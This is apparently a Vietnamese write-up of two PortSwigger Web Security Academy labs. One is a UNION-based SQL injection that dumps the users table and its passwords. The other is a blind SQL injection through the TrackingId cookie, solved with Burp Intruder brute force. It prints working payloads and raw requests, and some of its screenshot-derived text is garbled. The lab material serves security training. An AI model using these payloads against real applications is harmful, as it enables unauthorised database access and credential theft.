

-1' UNION SELECT NULL, table_name FROM user_tables --

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)

PRODUCTS

USERS_QDMEIM

Tên cột trong table USER_QDMEIM



-1' UNION SELECT NULL, column_name FROM user_tab_columns WHERE table_name = 'USERS_QDMEIM' --

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)

PASSWORD_DTJDCU

USERNAME_LWKKMV

Giờ ta đọc giá trị trong bảng thô



-1' UNION SELECT USERNAME_LWKKMV,
PASSWORD_DTJDCU FROM USERS_QDMEIM --

Refine your search:

All Clothing, shoes and accessories Corporate gifts Lifestyle Tech gifts Toys & Games

administrator
anlb11ntigkryar6suhf
carlos
qdfb8wvg4q6r4pbbee97a
wiener
wlngmclz7ytcn8rxaxw

Hoàn thành

Congratulations, you solved the lab!

Share your skills! Continue learning >

My Account

Your username is: administrator

Email

Update email

Lab: Blind SQL injection with conditional responses



Login

Invalid username or password.

Username

Password

Log in

Chú ý vào phần mới xuất hiện là welcome back ở đây

Tiếp theo ta vào burpsuite để xem có thứ gì gửi sau những cú request

Request

Pretty	Raw	Hex	Hackvertor
1 POST /login HTTP/2			
2 Host: 0a33005404dbc47895782e0007600a3.web-security-academy.net			
3 Cookie: TrackingId=0YEm@nt4wUhrc; session=dctFyjheCggWMh5UOCq1lkEEuAD1Uvvs			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0			
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
7 Accept-Encoding: gzip, deflate			
8 Referer: https://0a33005404dbc47895782e0007600a3.web-security-academy.net/login			
9 Content-Type: application/x-www-form-urlencoded			
10 Content-Length: 65			
11 Origin: https://0a33005404dbc47895782e0007600a3.web-security-academy.net			
12 Upgrade-Insecure-Requests: 1			
13 Sec-Fetch-Dest: document			
14 Sec-Fetch-Mode: navigate			
15 Sec-Fetch-Site: same-origin			
16 Sec-Fetch-User: ?1			
17 Te: trailers			
18 Connection: close			
20 csrf=OprvzxGuNgusuSx1QZwfkB112SArK1jS&username=aaa&password=aaaaa			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 WebSecurityAcademy			Blind SQL injection with conditional responses	
2 Blind SQL injection with conditional responses				
3 Back to lab description >>				
4 Home Welcome back! My account				

Ta thấy phần mới được gắn vào trong cookie dùng để xác thực gì đó

Sau 1 vài phép thử thì

Dựa vào welcome back để đoán các ký tự có được

Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor
<pre> 1 GET /login HTTP/2 2 Host: 0a5d00d6030cal17980b71c4a00ed0047.web-security-academy.net 3 Cookie: TrackingId=5qMSRmdbSHkTBEwR' and '1'='1'-- ; session= 4 6r0sMnLsbgh8IrMoq40XUUAf4obLwrLO 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) 6 Gecko/20100101 Firefox/113.0 7 Accept: 8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w 9 ebp,*/*;q=0.8 10 Accept-Language: en-US,en;q=0.5 11 Accept-Encoding: gzip, deflate 12 Referer: 13 https://0a5d00d6030cal17980b71c4a00ed0047.web-security-academy.net/ 14 Te: trailers 15 16 </pre>				<pre> 35 </div> 36 </div> 37 </div> 38 </section> 39 </div> 40 <div theme=""> 41 <section class="maincontainer"> 42 <div class="container is-page"> 43 <header class="navigation-header"> 44 <section class="top-links"> 45 Home 46 <p> 47 I 48 </p> 49 <div> 50 Welcome back! 51 </div> 52 <p> 53 I 54 </p> 55 56 My account 57 58 <p> 59 I 60 </p> 61 </section> 62 </header> 63 <header class="notification-header"> 64 </header> 65 <h1> </pre>				
<input type="button" value="Search..."/> 0 matches				<input type="button" value="Search..."/> welcome back 0 matches				

Done

Đây là khi điều kiện đúng sẽ có xuất hiện từ welcome back trong response

Khi điều kiện sai thì không có welcome back

<pre> 1 GET /login HTTP/2 2 Host: 0a5d00d6030cal17980b71c4a00ed0047.web-security-academy.net 3 Cookie: TrackingId=5qMSRmdbSHkTBEwR' and l=0 -- ; session= 4 6r0sMnLsbgh8IrMoq40XUUAf4obLwrLO 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) 6 Gecko/20100101 Firefox/113.0 7 Accept: 8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w 9 ebp,*/*;q=0.8 10 Accept-Language: en-US,en;q=0.5 11 Accept-Encoding: gzip, deflate 12 Referer: 13 https://0a5d00d6030cal17980b71c4a00ed0047.web-security-academy.net/ 14 Te: trailers 15 16 </pre>		<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 3148 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet"> 10 <link href="/resources/css/labs.css rel="stylesheet"> 11 <title> 12 Blind SQL injection with conditional responses 13 </title> 14 </head> 15 <body> 16 <script src="/resources/labheader/js/labHeader.js"> 17 </script> 18 <div id="academyLabHeader"> 19 <section class='academyLabBanner'> 20 <div class="container"> 21 <div class="logo"> 22 <div class="title-container"> 23 <h2> 24 Blind SQL injection with conditional responses 25 </h2> 26 <a class="link-back" href=' 27 https://portswigger.net/web-security/sql-injection/blind/lab 28 -conditional-responses' 29 Back to lab description 30 <svg version="1.1" id="Layer_1" xmlns=" </pre>	
<input type="button" value="Search..."/> 0 matches		<input type="button" value="Search..."/> welcome back 0 matches	

Dựa vào dữ kiện này ta viết thử query đoán từng ký tự của tài khoản administrator

to exploit the blind **SQL injection** vulnerability to find out the password

To solve the lab, log in as the administrator user.

 Hint

Đây là payload:

' and (select 'a' from users where username = 'administrator' and LENGTH(password)>1) = 'a' --

Sau đó ta đoán độ dài của password để phụ giúp việc tìm password dễ hơn

The screenshot shows a terminal window on the left and a web browser on the right. The terminal window displays a raw HTTP request to '/login' with a payload that includes a blind SQL injection query. The web browser shows the 'Web Security Academy' logo and a message indicating a 'Blind SQL injection with conditional responses' challenge. Below the message is a link to 'Back to lab description'.

Request

Pretty Raw Hex Hackvertor

```
1 GET /login HTTP/2
2 Host: 0a5f00c6035e208e806217b100a5003f.web-security-academy.net
3 Cookie: TrackingId=mPmf1LxxZFd6lkvu' and (select 'a' from users where
username = 'administrator' and LENGTH(password)>1) = 'a' -- ; session=
iSgVRtUoWKy9pMa7PSpa7JgeFP7ofWV
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a5f00c6035e208e806217b100a5003f.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

Blind SQL injection with conditional responses

LAB Not solved

Home | Welcome back! | My account

Login

Username

Password

Log in

Đưa qua intruder để xem độ dài của password

The screenshot shows an Intruder tool interface with a target URL and a crafted request. The request includes a payload with a length condition and a session ID.

Target: https://0a5f00c6035e208e806217b100a5003f.web-security-academy.net

Update Host header

```
1 GET /login HTTP/2
2 Host: 0a5f00c6035e208e806217b100a5003f.web-security-academy.net
3 Cookie: TrackingId=mPmf1LxxZFd6lkvu' and (select 'a' from users where
username = 'administrator' and LENGTH(password)>$1$) = 'a' -- ; session=
iSgVRtUoWKy9pMa7PSpa7JgeFP7ofWV
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a5f00c6035e208e806217b100a5003f.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Kết quả như sau đây

Password có độ dài là 20 ký tự

15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	3317
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	3317
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	3317
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	3317
19	19	200	<input type="checkbox"/>	<input type="checkbox"/>	3317
20	20	200	<input type="checkbox"/>	<input checked="" type="checkbox"/>	3256
21	21	200	<input type="checkbox"/>	<input type="checkbox"/>	3256
22	22	200	<input type="checkbox"/>	<input type="checkbox"/>	3256
23	23	200	<input type="checkbox"/>	<input type="checkbox"/>	3256
24	24	200	<input type="checkbox"/>	<input type="checkbox"/>	3256
25	25	200	<input type="checkbox"/>	<input type="checkbox"/>	3256

Sau khi tìm được độ dài của password rồi, giờ thì ta tìm từng ký tự của password

Payload: mPmfINxrZFd6Nk vu' and (select SUBSTRING(password, 1, 1) from users where username = 'administrator') = '\$a\$' --

You can define one or more payload sets. The number of payload sets depends on the attack type defined.

Payload set: 1 Payload count: 36
Payload type: Brute forcer Request count: 36

? **Payload settings [Brute forcer]**

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789
Min length: 1
Max length: 1

Request	Payload	Status code	Error	Timeout	Length	Comment
34	7	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	3256	

Request Response

Pretty Raw Hex Render Hackvertor

Web Security | Blind SQL injection with condition

Thì ta tìm được ký tự đầu tiên là 7

Vậy giờ ta sẽ tìm hết các ký tự của password

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
180	20	i	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
199	19	j	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
236	16	l	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
243	3	m	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
264	4	n	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
293	13	o	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
317	17	p	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
334	14	q	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
335	15	q	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
370	10	s	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
402	2	u	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
452	12	w	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
498	18	y	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
588	8	3	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
661	1	7	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
709	9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	3317	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	3256	

Đây là kết quả tìm được của password ta chỉ cần xếp lại thôi

Đây là password này: 7umnggf39sawoqqlpjji

Web Security Academy LAB Solved 

Blind SQL injection with conditional responses

[Back to lab description >>](#)

Congratulations, you solved the lab!

 Share your skills!

[Continue learning >>](#)

[Home](#) | Welcome back! | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Hoàn thành

